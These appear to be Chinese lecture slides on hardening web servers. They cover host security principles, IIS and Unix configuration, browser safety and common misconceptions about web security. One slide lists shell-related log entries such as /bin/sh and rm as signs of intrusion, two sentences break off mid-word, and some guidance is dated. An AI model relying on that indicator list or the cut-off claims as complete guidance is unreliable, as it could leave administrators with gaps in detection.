Web服务器安全配置

- Web服务器为互联网用户提供服务的同时，也是黑客攻击的主要对象和攻入系统主机的主要通道。
- 服务器安全配置包括主机系统的安全配置和Web服务器的安全配置两大部分。

主机系统安全配置

- 服务器主机系统是服务器的基础，因此显然服务器运行的安全性与其所在的主机系统安全性密切相关有关。
- 这里的主机系统安全性，指的是应用在主机上且与服务器主要服务业务不相关的配置。

简单性 、超级用户权限、本地和远程访问控制、审计和可审计性、恢复

简单性

- 主机系统越简单，其安全性就越好。最好把不必要的服务从服务器上卸载掉。每个服务在提供给用户一个服务窗口的同时，也形成了攻击者进入系统的通道。
- 主机系统上的服务越多，攻击者侵入系统的可能性就越大。

超级用户权限

- 要注意包含超级用户权限，因为超级用户权限几乎等同于主机控制权，往往是攻击者最高目标。
- 因此尽量不要用超级用户来维护系统，以减少泄漏机会。除非非常必要，否则不给予用户超级权限。非专业的人员往往会因为操作上的疏忽而使用户权限被泄漏。

本地和远程访问控制

- 访问控制是用来指定哪些用户可以访问系统的特定数据、目录或功能。为了防止攻击者侵入系统，应该实现一套有效的身份验证机制，并包含用户的日志记录。
- 当用户使用服务器提供的服务时，验证其身份，并记录其行为。如果用户出现了破坏安全的行为，这些记录将是审核的重要依据。
- 因此应该保护这些日志，以防被攻击者破坏借以逃避追查。

审计和可审计性

- 维护主机安全是管理员的责任，但管理员并不是完美的。因此，对主机系统的安全审核是很重要的。
- 这主要指平时对记录进行审计，在系统生成的大量审计记录中查找可疑的数据，来查找攻击者或恶意程序的踪迹。

恢复

- 尽管管理员进行了大量的安全防范工作，但服务器主机被侵入或破坏的威胁始终是存在的。
- 因此配置实时或增量备份策略就是非常必要的，在紧急关头这可以使得服务器的关键数据得以保存，从而可以迅速恢复服务以减少损失，同时便于事后取证的进行，以追查入侵者。

Web服务器安全配置

- 基于Windows系统Web服务器安全配置
- 基于Unix系统Web服务器安全配置

基于Windows系统Web服务器安全配置

- Windows的IIS(即Internet Information Server)的方便性和易用性，使它成为最受欢迎的Web服务器软件之一。但是，IIS的安全性却一直令人担忧。
- 下面从IIS的安全安装与IIS的安全配置两个方面进行讲解。

IIS安全安装

- 要构建一个安全的IIS服务器，必须从安装时就充分考虑安全问题。

  不要将IIS安装在系统分区上。

  修改IIS的安装默认路径。

  打上Windows和IIS的最新补丁。

IIS安全配置

- 删除不必要的虚拟目录
- 删除危险的IIS组件
- 为IIS中的文件分类设置权限
- 删除不必要的应用程序映射
- 保护日志安全

IIS安全配置--删除不必要的虚拟目录

- IIS安装完成后在C:\Inetpub\wwwroot下默认生成了一些目录，包括IISHelp、IISAdmin、IISSamples、MSADC等，这些目录都没有什么实际的作用，可直接删除。

IIS安全配置--删除危险的IIS组件

- 默认安装后的有些IIS组件可能会造成安全威胁，例如SMTP Service和FTP Service、样本页面和脚本，大家可以根据自己的需要决定是否删除。

IIS安全配置--为IIS中的文件分类设置权限

- 除了在操作系统里为IIS的文件设置必要的权限外，还要在IIS管理器中为它们设置权限。
- 一个好的设置策略是：为Web 站点上不同类型的文件都建立目录，然后给它们分配适当权限。例如：静态文件文件夹允许读、拒绝写，脚本文件夹允许执行、拒绝写和读取。

IIS安全配置--删除不必要的应用程序映射

- IIS中默认存在很多种应用程序映射，可以对它进行配置，删除不必要的应用程序映射。
- 在“Internet信息服务”中，右击网站目录，选择“属性”，在网站目录属性对话框的“主目录”页面中，点击[配置]按钮，弹出“应用程序配置”对话框，在“应用程序映射”页面，删除无用的程序映射。

IIS安全配置--删除不必要的应用程序映射(2)

- 如果需要这一类文件时，必须安装最新的系统修补补丁，并且选中相应的程序映射，再点击[编辑]按钮，在“添加/编辑应用程序扩展名映射”对话框中勾选“检查文件是否存在”选项。这样当客户请求这类文件时，IIS会先检查文件是否存在，文件存在后才会去调用程序映射中定义的动态链接库来解析。

IIS安全配置--保护日志安全

- 日志是系统安全策略的一个重要环节，确保日志的安全能有效提高系统整体安全性。

修改IIS日志的存放路径：默认情况下，IIS的日志存放在%WinDir%\System32\LogFiles，黑客当然非常清楚，所以最好修改一下其存放路径。在“Internet信息服务”中，右击网站目录，选择“属性”，在网站目录属性对话框的“Web站点”页面中，在选中“启用日志记录”的情况下，点击旁边的[属性]按钮，在“常规属性”页面，点击[浏览]按钮或者直接在输入框中输入日志存放路径即可。

修改日志访问权限，设置只有管理员才能访问。

基于Unix系统Web服务器安全配置

- 不以root运行web服务器。
- 限制在WEB服务器开账户，定期删除一些用户。
- 对在WEB服务器上开的账户，在口令长度及定期更改方面作出要求，防止被盗用。同时注意保护用户名、组名及相应的口令。
- 尽量使FTP、MAIL等服务器与之分开，去掉ftp，sendmail，tftp，NIS， NFS，finger，netstat等一些无关的应用。
- 定期查看服务器中的日志logs文件，分析一切可疑事件。在errorlog中出现rm、login、/bin/perl、/bin/sh等之类记录时，你的服务器可能已经受到了一些非法用户的入侵。

基于Unix系统Web服务器安全配置(2)


- 有些**WEB**服务器把**WEB**的文档目录与**FTP**目录指在同一目录时，应该注意不要把**FTP**的目录与**CGI-BIN**指定在一个目录之下。这样是为了防止一些用户通过**FTP**上载一些脚本程序，并用**WEB**的**CGI-BIN**去执行，造成不良后果。
- 文件的访问控制：设置好**WEB**服务器上系统文件的权限和属性，对可让人访问的文档分配一个公用的组，如**WWW**，并只分配它只读的权利。把所有的**HTML**文件归属**WWW**组，由**WEB**管理员管理**WWW**组。对于**WEB**的配置文件仅对**WEB**管理员有写的权利。

基于Unix系统Web服务器安全配置(3)

- 对不同目录设置不同的属性，如：**Read**、**Excute**、**Write**。
- 在**WEB**服务器上去掉一些不用的脚本解释器，例如：当在你的**CGI**的程序中没用到**perl**时，就尽量把**perl**在系统解释器中删除掉。

Web浏览者的安全措施

- 对浏览器的安全性进行设置，以微软IE为例，点击“工具→Internet选项→安全→自定义级别”，打开如图所示的窗口，请根据自己的需要进行设置。



Web浏览者的安全措施(2)

- 经常对操作系统打补丁、升级。
- 使用漏洞数较少的浏览器，如Firefox。
- 经常对浏览器进行升级。
- 不要因为好奇而打开一些不信任的网站。

Web安全需澄清的五个误解

- 针对Web安全，存在着许多误解。要增强Web网站的安全性，首先要澄清下面五个误解。

  “Web网站使用了SSL加密，所以很安全”

  “Web网站使用了防火墙，所以很安全”

  “漏洞扫描工具没发现任何问题，所以很安全”

  “网站应用程序的安全问题是程序员造成的”

  “我们每年会对Web网站进行安全评估，所以很安全”

“Web网站使用了SSL加密，所以很安全”

- 单靠SSL加密无法保障网站的安全。网站启用SSL加密后，表明该网站发送和接收的信息都经过了加密处理，但是SSL无法保障存储在网站里的信息的安全。
- 许多网站采用了128位SSL加密，但还是被黑客攻破。此外，SSL也无法保护网站访问者的隐私信息。这些隐私信息直接存在网站服务器里面，这是SSL所无法保护的。

“Web网站使用了防火墙，所以很安全”

- 防火墙有访问过滤机制，但还是无法应对许多恶意行为。许多网上商店、拍卖网站和BBS都安装了防火墙，但依然脆弱。防火墙通过设置“访客名单”，可以把恶意访问排除在外，只允许善意的访问者进来。
- 但是，如何鉴别善意访问和恶意访问是一个问题。访问一旦被允许，后续的安全问题就不是防火墙能应对了。

“漏洞扫描工具没发现任何问题，所以很安全”

- 自1990年代初以来，漏洞扫描工具已经被广泛使用，以查找一些明显的网络安全漏洞。但是，这种工具无法对网站应用程序进行检测，无法查找程序中的漏洞。
- 漏洞扫描工具生成一些特殊的访问请求，发送给Web网站，在获取网站的响应信息后进行分析。该工具将响应信息与一些漏洞进行对比，一旦发现可疑之处即报出安全漏洞。目前，新版本的漏洞扫描工具一般能发现网站90%以上的常见安全问题，但这种工

“网站应用程序的安全问题是程序员造成的”

- 程序员确实造成了一些问题，但有些问题程序员无法掌控。
- 比如说，应用程序的源代码可能最初从其它地方获得，这是公司内部程序开发人员所不能控制的。或者，一些程序员会拿来一些免费代码做修改，这也隐藏着安全问题。再举一个极端的例子，可能有两个程序员来共同开发一个程序项目，他们分别开发的代码都没有问题，安全性很好，但整合在一起则可能出现安全漏洞。
- 很现实地讲，软件总是有漏洞的，这种事每天都在发生。安全漏洞只是众多漏洞中的一种。加强员工的培训，确实可以在一定程度上改进代码的质量。但需要注意，任何人都会犯

“我们每年会对Web网站进行安全评估，所以很安全”

- 一般而言，网站应用程序的代码变动很快。对Web网站进行一年一度的安全评估非常必要，但评估时的情况可能与当前情况有很大不同。网站应用程序只要有任何改动，都会出现安全问题的隐患。
- 网站喜欢选在节假日对应用程序进行升级，圣诞节就是很典型的一个旺季。网站往往会增加许多新功能，但却忽略了安全上的考虑。如果网站不增加新功能，这又会对经营业绩产生影响。网站应该在程序开发的各个阶段都安排专业的安全人员。

小结

- 随着互联网的发展，Web已经成为人们钟爱的获取信息和互相交流的方式，随之而来的Web安全也成为近年来安全工作者的研究重点。
- 本章主要讨论了威胁Web安全的常用攻击，包括Web页面盗窃、跨站脚本攻击、SQL注入攻击、Google Hacking等，并列举了相应对策。最后介绍了防御自动Web程序的网页验证码技术。
- 应该强调的是，高质量的编程、健壮的程序设计、注重对系统的日常监控，从增强Web站点自身的健壮性方面来采取措施，往往更能取得显著效果。